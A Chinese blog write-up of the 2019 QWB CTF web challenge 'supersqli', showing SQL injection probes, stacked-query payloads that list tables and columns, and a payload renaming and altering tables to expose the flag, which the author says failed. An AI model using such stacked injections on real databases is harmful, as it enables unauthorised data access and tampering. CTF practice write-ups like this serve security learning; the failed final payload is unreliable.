[原题复现]2019强网杯WEB-随便注

原创

笑花大王 于 2020-02-06 19:27:00 发布 517 收藏

HCTF 2018 Warmup

原题复现：https://gitee.com/xiaohua1998/qwb_2019_supersqli


考察知识点:SQL注入漏洞-堆叠注入

线上平台:https://buuoj.cn（北京联合大学公开的CTF平台） 榆林学院内可使用信安协会内部的CTF训练平台找到此题

做题过程

打开页面测试注入点

```
//判断注入点 存在注入!
' and 1=1#
' and 1=2#
```




```
//判断字段  字段为2!
order by 2#
```

之后进行union联合注入的时候发现了正则过滤 几乎过滤了我们所有能用到的语句


```
' union select 1,2#
```

在这里我们采用堆叠注入 show tables 查询当前数据库中的表发现了两个表

```
';show tables;#
```

我们可以采用show方法查看两个表里面的字段

```
//查看words表的字段
';show columns from words;#
//查看1919810931114514表的字段
';show columns from `1919810931114514`;#
```



(此段看WP的emmmm我都被菜哭了，不过这个姿势真的骚)我们现在得到了表名 字段名 我们想刚开始我们打开的页面输入1有回显 回显的数据肯定来自word这个表所以这下我们启用骚姿势

我们可以把原有的word表改名为其他比如word1将`1919810931114514`这个表改名为word 然后我们将他的flag字段改成id这样我们再主页面输入1回显的就是flag数据了

payload:

```
/?
inject=1%27;RENAME%20TABLE%20`words`%20TO%20`words1`;RENAME%20TABLE%20`1919810931114514`%20TO%20`words`;ALTE
R%20TABLE%20`words`%20CHANGE%20`flag`%20`id`%20VARCHAR(100)%20CHARACTER%20SET%20utf8%20COLLATE%20utf8_genera
l_ci%20NOT%20NULL;show%20columns%20from%20words;#

/?inject=1';RENAME TABLE `words` TO `words1`;RENAME TABLE `1919810931114514` TO `words`;ALTER TABLE `words`
CHANGE `flag` `id` VARCHAR(100) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL;show columns from
words;#
```

思路不错但是测试并未成功也不知道怎么回事！
看了别的WP有其他方法　待更.....
参考学习:https://www.cnblogs.com/chrysanthemum/p/11657008.html
　　https://www.zhaoj.in/read-5873.html

参考学习

11

创作打卡挑战赛
赢取流量/现金/CSDN周边激励大奖